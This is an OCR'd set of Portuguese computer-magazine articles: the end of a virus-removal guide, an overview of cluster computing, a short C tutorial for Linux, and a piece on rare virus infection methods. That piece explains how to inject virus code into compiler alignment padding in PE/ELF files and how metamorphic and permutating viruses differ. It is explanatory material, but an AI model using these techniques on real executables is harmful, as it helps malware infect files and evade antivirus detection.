
Podemos retirá-lo na inicialização do sistema pelo MSCONFIG, como já foi visto, ou pelo próprio TFAK. Para tanto, selecione a linha com o programa a ser excluído e clique no botão *Editar*, depois selecione o programa novamente:

E escolha a opção *Apaga Valor*. Feito isto, clique em *Voltar*, novamente escolha *Voltar* e depois feche o programa. Para se certificar de que o vírus inexiste em seu sistema, reinicie o computador e verifique se ele continua a ser iniciado pelo sistema.

Finalmente o vírus foi completamente removido, não se esqueça de restaurar as opções de segurança do Outlook, conforme exposto anteriormente.

Em caso de dúvidas, meu e-mail fica disponível ao leitor.

Juliano Toledo
Bacharel em Direito
julianotoledo@uol.com.br



Computação em Cluster

Este artigo tem por finalidade dar ao leitor uma visão mais integrada do que vem a ser a computação em cluster e, como esta vem crescendo a cada dia no mercado mundial, espero que seja do seu inteiro agrado e que o ajude na percepção da importância desta tecnologia.

O que é um Cluster?

Na sua forma mais básica, um cluster é um sistema que compreende dois ou mais computadores ou sistemas (denominados nodos), no qual trabalham em conjunto para executar aplicações ou realizar outras tarefas, de tal forma que os usuários que o utilizam têm a impressão de que somente um único sistema responde para eles, criando assim uma ilusão de um recurso único (computador virtual). Este conceito é denominado transparência do sistema. Como características fundamentais para a construção destas plataformas, incluem-se elevação da confiança, distribuição de carga e performance.

Tipos de Clusters

Alta Disponibilidade (High Availability (HA) and Failover :

Estes modelos de clusters são construídos para prover uma disponibilidade de serviços e recursos de forma ininterrupta, através do uso da redundância implícita ao sistema. A idéia geral é a de que, se um nó do cluster vier a falhar (failover), aplicações ou serviços possam estar disponíveis em outro nó. Estes tipos de cluster são utilizados para base de dados de missões críticas, correio, servidores de arquivos e aplicações.

Balanceamento de Carga (Load Balancing:

Este modelo distribui o tráfego entrante ou requisições de recursos provenientes dos nodos que executam os mesmos programas entre as máquinas que compõem o cluster. Todos os nodos são responsáveis por controlar os pedidos. Se um nó falhar, as requisições são redistribuídas entre os nós disponíveis no momento. Este tipo de solução é normalmente utilizado em fazendas de servidores de Web (Web farms).

Combinação HA & Load Balancing:

Como o próprio nome diz, combina as características dos dois tipos de cluster, aumentando assim a disponibilidade e a escalabilidade de serviços e recursos. Este tipo de configuração de cluster é bastante utilizado em servidores de Web, mail, news ou FTP.


Processamento Distribuído ou Processamento Paralelo:

Este modelo de cluster aumenta a disponibilidade e performance para as aplicações, particularmente as grandes tarefas computacionais. Uma grande tarefa computacional pode ser dividida em pequenas tarefas, que são distribuídas ao redor das estações (nodos), como se fosse um supercomputador massivamente paralelo. É comum associar este tipo de cluster ao projeto Beowulf da NASA. Estes clusters são usados para computação científica ou análises financeiras, tarefas típicas para exigência de alto poder de processamento.

Razões para a utilização de um Cluster

Clusters ou combinações de clusters são usados quando os conteúdos são críticos ou quando os serviços têm de estar disponíveis e/ou processados o mais rápido possível. Internet Service Providers (provedores de Internet) ou sites de comércio eletrônico freqüentemente requerem alta disponibilidade e balanceamento de carga de forma escalável. Os clusters paralelos têm uma importante participação na indústria cinematográfica para renderização de gráficos de altíssima qualidade e animações, relembrando que o Titanic foi renderizado dentro desta plataforma nos laboratórios da Digital Domain. Os clusters Beowulf são usados na ciência, engenharia e finanças para atuarem em projetos de desdobramento de proteínas, dinâmica de fluidos, redes neurais, análise genética, estatística, economia, astrofísica, entre outros. Pesquisadores, organizações e empresas estão utilizando os clusters porque necessitam incrementar sua escalabilidade, gerenciamento de recursos, disponibilidade ou processamento em termos supercomputacionais a um preço acessível.

High Availability (HA) or Failover Clusters



Cluster de Alta Disponibilidade

Os computadores possuem uma forte tendência a parar quando você menos espera, principalmente num momento em que você mais necessita dele. É raro não encontrar um administrador que nunca recebeu um telefonema no meio da madrugada com a triste notícia de que o sistema de missão crítica ficou fora ar; ou seja, não tem jeito, você tem de ir e resolver o problema.

A alta disponibilidade está ligada diretamente à nossa crescente dependência dos computadores, pois agora eles possuem um papel crítico, principalmente em empresas cuja maior funcionalidade é exatamente a oferta de algum serviço computacional, como e-business, notícias, sites Web, banco de dados, entre outros.


Um cluster de alta disponibilidade visa a mantê-la nos serviços prestados por um sistema computacional, replicando serviços e servidores, através da redundância de hardware e reconfiguração de software. Vários computadores juntos agindo como um só, cada um monitorando os outros e assumindo seus serviços, caso algum deles venha a falhar. A complexidade do sistema deve estar no software, o qual deve se preocupar em monitorar outras máquinas de uma rede, saber que serviços estão sendo executados, quem os está executando e como proceder em caso de uma falha.


Perdas na performance ou na capacidade de processamento são normalmente aceitáveis; o objetivo principal é não parar. Existem algumas exceções, como sistemas de tempo real e de missão crítica.

A tolerância a falhas é conseguida através de hardware, como sistemas RAID, fontes e placas redundantes, sistemas de rede totalmente ligados para prover caminhos alternativos na quebra de um link.

Cluster de Balanceamento de Carga

O balanceamento de carga entre servidores faz parte de uma solução abrangente em uma explosiva e crescente utilização da rede e da Internet, provendo um aumento na capacidade da rede e melhorando a performance. Um balanceamento consistente de carga mostra-se, hoje, como parte integrante de todo o projeto de web hosting e comércio eletrônico. Mas não se pode ficar com a idéia fixa de que isso é só para provedores; devemos aproveitar as suas características e trazer para dentro das empresas esse modo de usar a tecnologia para atender aos clientes internos das empresas.





Os sistemas de cluster baseados em balanceamento de carga integram seus nodos para que todas as requisições provenientes dos clientes sejam distribuídas de maneira equilibrada entre os nodos. Os sistemas não trabalham juntos em um único processo, mas redirecionando as requisições de forma independente, assim que chegam baseados em um escalonador e um algoritmo próprio.

Este tipo de cluster é especialmente utilizado em serviços de comércio eletrônico e provedores de Internet que precisam resolver diferenças de carga provenientes de múltiplas requisições de entrada em tempo real.

Adicionalmente, para que um cluster seja escalável, tem de assegurar que cada servidor seja utilizado completamente.

Quando não fazemos o balanceamento de carga entre servidores que possuem a mesma capacidade de resposta a um cliente, começamos a ter problemas, pois um ou mais servidores podem responder a requisição feita e a comunicação ficaria assim prejudicada. Por isso devemos colocar o elemento que fará o balanceamento entre os servidores e os usuários e configurá-lo para isso; entretanto, podemos colocar múltiplos servidores de um lado, os quaisparecerão ser, para os clientes, somente um endereço. Um exemplo clássico seria o Linux Virtual Server, ou simplesmente preparar um load balancer de DNS. O elemento de balanceamento terá um endereço pelo qual os clientes tentarão fazer contato, chamado de Virtual Server (VS), que redirecionará o tráfego para um servidor do pool de servidores. Esse elemento deverá ser um software dedicado a fazer todo o gerenciamento, ou poderá ser um equipamento de rede que combine performance do hardware e software para fazer a passagem dos pacotes e o balanceamento de carga em um só equipamento.

Devemos salientar alguns pontos principais para haver uma implementação de sucesso em um ambiente com balanceamento de carga nos servidores:

- *Levando-se em consideração como é feito o balanceamento entre os servidores, quando um cliente fizer uma requisição para o endereço virtual (VS), todo o processo de escolha e resposta do servidor deve ocorrer de modo transparente e imperceptível para o usuário, como se não existisse o balanceamento;*

- *Criar um método usado para checar se os servidores estão vivos e funcionando, vital para que a comunicação não seja redirecionada para um servidor que acabou de ter uma falha (keepalive);*

- *Um método usado para se certificar de que um cliente acessa o mesmo servidor quando quser.*

Balanceamento de carga é mais que um simples redirecionamento do tráfego dos clientes para outros servidores. Para implementação correta, o equipamento que fará o balanceamento precisa ter características como verificação permanente da comunicação, checagem dos servidores e redundância. Todos esses itens são necessários para que suporte a escalabilidade do volume de tráfego das redes sem vir a se tornar um gargalo ou um ponto único de falha.

Os algoritmos para balanceamento são um dos fatores de maior importância neste contexto. Vamos então explanar três métodos básicos:

Least Connections

Esta técnica redireciona as requisições para o servidor baseado no menor número de requisições/conexões. Por exemplo, se o servidor 1 está controlando atualmente 50 requisições/conexões e o servidor 2 controla 25 requisições/

conexões, a próxima requisição/conexão será automaticamente direcionada para o servidor 2; desde que o servidor em questão tenha agora um número menor de requisições/conexões ativas.

Round Robin

Este método usa a técnica de sempre direcionar as requisições para o próximo servidor disponível de uma forma circular. Por exemplo, as conexões de entrada são dirigidas para o servidor 1, depois para o servidor 2 e, finalmente, para o servidor 3, e então retorna ao servidor 1.

Weighted Fair

Esta técnica dirige os pedidos para os servidores baseados na carga de requisições de cada um e na capacidade de resposta dos mesmos (performance). Por exemplo, se o servidor 1 é quatro vezes mais rápido no atendimento aos pedidos do que o servidor 2, o administrador coloca um peso maior de trabalho para o servidor 1 do que para o servidor 2.


Cluster combinando Alta Disponibilidade e Balanceamento de Carga

Esta solução combinada visa a prover uma solução de alta performance aliada à possibilidade da não-existência de paradas críticas. Este cluster combinado é uma solução perfeita para ISP e aplicações de rede nas quais a continuidade de suas operações é muito crítica.

Algumas características desta plataforma:

- *Redirecionamento dos pedidos aos nós-falhas para os nós-reservas;*
- *Melhoria na qualidade dos níveis de serviço para as aplicações típicas de rede;*
- *Transparente integração para as aplicações stand-alone e não-cluster, juntas, em uma única rede virtual;*
- *Disponibilizar uma arquitetura de framework altamente escalável.*


Solução HA + LB



Beowulf Cluster

O que é um Beowulf Cluster?

Um dos mais notáveis avanços tecnológicos dos dias atuais tem sido o crescimento da performance computacional dos PCs (Computadores Pessoais). A verdade é que o mercado de PCs é maior que o mercado de workstations, permitindo que



o preço de um PC decresça, enquanto sua performance aumenta substancialmente, sobrepondo, em muitos casos, a performance de estações de trabalho dedicadas.


O cluster Beowulf foi idealizado pelos seus desenvolvedores com o objetivo de suprir a crescente e elevada capacidade de processamento em diversas áreas científicas com o objetivo de construírem sistemas computacionais poderosos e economicamente viáveis. Claro que a evolução constante do desempenho dos processadores tem colaborado e muito na aproximação entre PCs e workstations; a diminuição do custos das tecnologias de rede e dos próprios processadores e o sistema operacional aberto e gratuito, como o GNU/Linux, em muito influenciam as pesquisas para melhoria desta nova filosofia de processamento de alto desempenho em clusters.

Uma característica-chave de um cluster Beowulf é o software utilizado, que é de elevado desempenho e gratuito na maioria de suas ferramentas; como exemplo podemos citar os sistemas operacionais GNU/Linux e FreeBSD, sobre os quais estão instaladas as diversas ferramentas que viabilizam o processamento paralelo, como é o caso das APIs MPI e PVM. Isso permitiu fazer alterações no sistema operacional Linux para dotá-lo de novas características que facilitaram a implementação para aplicações paralelas.

Como o Beowulf trabalha?

O sistema é dividido em um nodo controlador denominado front-end (particularmente chamado de nó mestre), cuja função é controlar o cluster, monitorando e distribuindo as tarefas. Atua como servidor de arquivos e executa o elo entre os usuários e o cluster. Grandes sistemas em cluster podem distribuir diversos servidores de arquivos e nó de gerência pela rede, para não sobrecarregar o sistema. Os demais nós são conhecidos como clientes ou backends (bem, eu os denomino nós escravos), são exclusivamente dedicados ao processamento das tarefas enviadas pelo nó controlador - não exigindo teclados e monitores e eventualmente funcionando até sem a utilização de discos rígidos (boot remoto) - e podem ser acessados via login remoto (Telnet ou SSH).

O Beowulf é um projeto bem-sucedido. A opção feita por seus criadores, de usar hardware popular e software aberto, tornou-o fácil de ser replicado e modificado; a prova disso é a grande quantidade de sistemas construídos à moda do Beowulf em diversas universidades, empresas americanas e européias e até residências. Mais do que um experimento, foi obtido um sistema de uso prático que continua sendo aperfeiçoado constantemente.



Marcos Pitanga é especialista em computação em cluster com GNU/Linux e autor do livro Construindo Supercomputadores com Linux. Pode ser contatado pelo e-mail pitanga@domain.com.br

Raros (e possíveis) métodos de infecção de executáveis

por Marcos Velasco
marcos@velasco.com.br
http://www.velasco.com.br

Este texto deve ser utilizado por pessoas que possuem curiosidade de saber profundamente como funcionam as infecções de vírus e seus caminhos.

Existem diversos tipos de infecções de executáveis, desde as mais conhecidas, como injetar código ao final de um arquivo e fazer o programa dar "um pulo" no código viral e, em seguida, retornar ao programa normalmente. Mas existem raríssimos casos, que deixam as empresas de antivírus completamente loucas, e que precisam rapidamente criar antídotos eficazes.

Um método muito interessante é fazer com que o código do vírus seja dividido "parseado" em diversos blocos de instruções e injetado em diversas áreas livres do executável (leia-se alinhamento).

A implementação dependerá do preenchimento das áreas de alinhamento. O tamanho destas áreas depende das opções do compilador que foi utilizado para gerar o executável, e este método poderá ser utilizado tanto em arquivos executáveis Windows (Win32 PE), quanto em arquivos executáveis Linux (ELF).

Diversos compiladores C usam alinhamentos que variam de 4 a 16 bytes, o que nos dá (de 0 a 15) bytes livres ao final de cada sub-rotina.

Compiladores como o Borland C/C++, geralmente, usam a instrução NOP, equivalente em 0x90 (hexa); para complementar o alinhamento, compiladores da Microsoft costumam usar a instrução INT 3 (debug), 0xCC (hexa). Outros, como o GCC, não possuem um valor predefinido e preenchem com qualquer conteúdo.

Uma maneira simples de encontrar o final de uma sub-rotina é procurar pelas seguintes sequências:

```
0xC3              (RET) ou
0xC2 XX XX        (RET N)
0xEB XX           (JMP SHORT XX)
0xE9 XX XX XX XX  (JMP XX XX XX XX)
```

Em seguida, poderão aparecer de 0 a 15 bytes: 0x90 ou 0xCC... terminando o alinhamento em 16 bytes.

Um exemplo:

```
XXXXXXXX: ...
XXXXXXXX: C3   RETN      ; Final de uma sub-rotina
XXXXXXXX: 90   NOP       ; Alinhamento de 0 a 15 bytes
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 90   NOP       ;
XXXXXXXX: 55   PUSH EBP  ; Início da próxima sub-rotina
XXXXXXXX: ...
```

Com isso, teríamos os seguintes bytes (em hexa):

```
C3 90 90 90 90 90 90 90 90 90 90 90 90 55
 |
 12 bytes livres para injetar código
```

Nesses 12 bytes, poderão conter JMPs (Jumps, saltos) para outras áreas livres até fazer conter todo o código do vírus.

Vírus polimórficos seriam os preferidos para usar esta tecnologia.

Como vimos, muitas partes de um arquivo executável contêm espaços que poderão ser explorados por vírus.

A intenção deste texto não é de criar pânico ou "dar dica" para criadores de vírus, mas sim de mostrar as possibilidades reais que existem e as possíveis formas de contaminação de arquivos que poderemos ter no futuro.

Metamorfismo e Permutação, qual a diferença?

Vírus polimórficos (mutantes) foram descritos em um artigo meu, anteriormente.
Para complementar o texto, veja a seguir a diferença entre dois tipos destes vírus.

As tecnologias de metamorfismo e permutação são usadas para criar vírus mais complexos com a seguinte finalidade:

1. Prolongar o tempo para escrever código antiviral (ou seja, demorar para criar a cura);
2. Aumentar e dificultar o tempo de detecção de objetos infectados.

Mas as implementações destas duas tecnologias são diferentes.

Metamorfismo significa que seu vírus contém alguns dados criptografados, que são usados para gerar novas cópias polimórficas.
A nova cópia polimórfica será executada após sua criação, que poderá conter instruções de diversos tamanhos.

Vírus permutantes não contêm dados criptografados; eles usam apenas uma cópia atual para gerar novas cópias polimórficas e sempre conseguem obter o tamanho de suas próprias instruções. Isto poderá ser feito criando um disassembler ou fazendo com que todas as instruções tenham um mesmo tamanho fixo (como, por exemplo, complementando com NOPs).

Resumindo:
Metamorfismo significa gerar novo código e **Permutação** significa usar código antigo.

Tutorial de C para Linux

Por Antonio Marcelo
amarcelo@plebe.com.br

Aprenda a linguagem de programação mais usada pelos hackers

Introdução

Depois de ter publicado a minha série de tutoriais de sockets para Linux, recebi uma verdadeira enxurrada de e-mails de leitores que queriam migrar as aplicações para Windows. Como eu acho que o Linux é o sistema ideal para desenvolvimento de ferramentas, sendo muito bem documentado e, acima de tudo, um software livre, resolvi iniciar uma série de tutoriais que tem como objetivo trazer esses leitores de vez para o mundo do Linux e criar um grupo de desenvolvedores de aplicações para o nosso querido pingüim.

Esta nossa primeira lição é mais uma introdução ao C e sobre como programar em Linux, com respeito a uma série de convenções importantes que iremos explorar no curso. Espero que vocês gostem e que estas lições possam servir como base para a criação de desenvolvedores em nosso País.

Do que você vai precisar?

Inicialmente, de um micro com Linux, com todas as bibliotecas de desenvolvimento instaladas. Você não precisa de uma máquina muito poderosa, já que utilizaremos somente o ambiente shell, e um editor de textos simples (vi, pico ou mcedit). Dependendo da distribuição que você utiliza, como, por exemplo, o Conectiva e o RedHat, terá de instalar os módulos de programação e desenvolvimento durante a instalação. Caso você utilize o Slackware, nada disso será necessário, pois na instalação-padrão já é feita a instalação destes módulos. Aliás, eu utilizo, para desenvolvimento de minhas aplicações em C, o Linux Slackware, pois, na minha opinião, é o mais flexível de todos para o ambiente de desenvolvimento.

Não tenho Linux na minha máquina e tenho medo de instalá-lo!!!

Não se preocupe. Existem duas soluções muito interessantes que não precisam ser instaladas em micro e executam o boot de um CD com tudo o que você precisa. Uma delas é o Miolux (*http://miolux.codigolivre.org.br*), distribuição baseada em Debian, e outra é o Kurumin (*http://www.guiadohardware.net/linux/kurumin/*), também Debian. Ambos possuem ambiente gráfico e de desenvolvimento em shell para você poder utilizar; portanto, não tem mais desculpa para não utilizar o Linux.

Apresentando o nosso compilador

Para podermos transformar nosso código-fonte em um programa executável, precisamos de um programa que traduza as linhas de código para um programa executável. Utilizaremos um compilador próprio para o C, que você não precisa baixar de nenhum site, pois já vem no Linux: o GCC.

O GCC (GNU Compiler Collection) é um dos melhores (na minha opinião, o melhor) compiladores que existe para a criação de programas em C. Desenvolvido pelo pessoal da Free Software Foundation, agrega uma série de funções, mantendo total compatibilidade com o C ANSI clássico. Mais detalhes podem ser encontrados na página do GCC em *http://www.gnu.org/directory/gcc.html*.

O GCC possui ainda uma versão para C++ que é o G++, mas o qual não utilizaremos em nosso curso.

Utilizando o GCC

Se no shell do Linux você digitar o seguinte:

```
[root@postgre root]# gcc
```

Terá como resposta:

```
gcc: No input files
```

Isso significa que o GCC estava esperando o programa-fonte para ser compilado e gerar um executável. Uma sintaxe básica seria a seguinte:

```
gcc -o alo alo.c
```

Na qual a opção -o (output) gerará um executável chamado alomundo a partir do código-fonte alo.c. Se você não especificar um nome com a opção -o, o GCC gerará um executável chamado a.out. Viu como é fácil compilar?

Nosso primeiro programa: o clássico Alo mundo!

Vamos escrever nosso primeiro programa em C e explicar sua estrutura passo a passo. Inicialmente, abra o editor de textos de sua preferência e edite o seguinte programa:

```
/*Alo mundo em C*/
main()
{
  printf("Alo  Mundo!\n");
}
```

Salve-o como *alo.c* e digite a seguinte linha de comando:

```
[root@oldmbox cursoc]# gcc -o alo alo.c
```

O GCC irá gerar o executável *alo*; em seguida digite:

```
[root@oldmbox cursoc]# ./alo
Alo Mundo!
[root@oldmbox cursoc]#
```

Vamos analisar o nosso primeiro programa em C em blocos; vamos a eles:

```
/*Alo mundo em C*/
```

Esta linha indica um comentário, que normalmente começa em /* e termina como */. Tudo que tiver de ser comentado deverá ser feito desta maneira. Em seguida, temos a seguinte linha:

```
main()
{
```

O C trabalha com um bloco de construção chamado "função". Um programa pode ter várias funções declaradas, mas a main() representaria o bloco principal do programa, ou melhor, a função principal. Todos os programas em C no seu corpo têm a função main() declarada. Podem existir variações na main(), mas falaremos disso mais tarde. Em seguida, nós temos uma abertura de chave ({), a qual indica o começo da função main(), ou seja, vamos escrever o nosso bloco de programa propriamente dito.

Por fim, temos a nossa primeira linha de comando em C:

```
printf("Alo Mundo!\n");
```

A instrução printf joga alguma coisa na tela; para quem se lembra do velho basic, é similar ao comando print. Toda a instrução em C deve terminar com um ponto-e-vírgula (;), senão você terá um erro de compilação. Repare que o comando printf irá imprimir na tela a mensagem que está entre aspas, "Alo Mundo!", só que existe um algo a mais nesta mensagem.

Repare que no final surge um *\n* . Para quem nunca mexeu com programação antes, trata-se do que chamamos de seqüência de escape, ou seja, são códigos que desempenham algum tipo de função. Por exemplo, o \n faz com que você posicione o cursor em uma nova linha. Abaixo vamos mostrar outros caracteres úteis:

\n - Nova linha
\t - Tabulação Horizontal, ou seja, move o cursor para uma nova parada de tabulação
\r - Carriage Return, posiciona o cursor para o início da linha atual
\a - Alerta. Emite um aviso sonoro
**** - Imprime um caracter \
\" - Imprime um caracter "..

E, para finalizar seu programa, o símbolo de chave fechada `()`

Brincando com Printf

Vamos digitar e executar os seguintes programas abaixo. Veja que em cada um deles você vai ter um resultado diferente:

a)
```
main()
{
  printf("Alo");
  printf  ("Mundo!\n");
}
```

b)
```
main()
{
  printf("Alo\n");
  printf  ("Mundo!\n");
}
```

c)
```
main()
{
  printf("Alo");
  printf
("Mundo!\n\a");
}
```

d)
```
main()
{
  printf("Alo");
  printf
("Mundo!\n\a\a\a");
}
```

Faça cada um deles e veja o que acontece.

Avançando um pouco mais...

Vamos começar a sofisticar um pouco mais o que aprendemos e fazer um programa que leia um número e o apresente na tela. A listagem é a seguinte:

```
main(){
 int numero;
 printf("Digite um numero : ");
 scanf("%d",&numero);
 printf("O numero e : %d\n", numero);
}
```

Salve-o como número.c e depois compile-o:

```
gcc -o numero numero.c
```

Execute-o e veja o que acontece.

Apareceram algumas novidades aqui. Inicialmente temos uma linha que declara uma variável:

```
int numero;
```

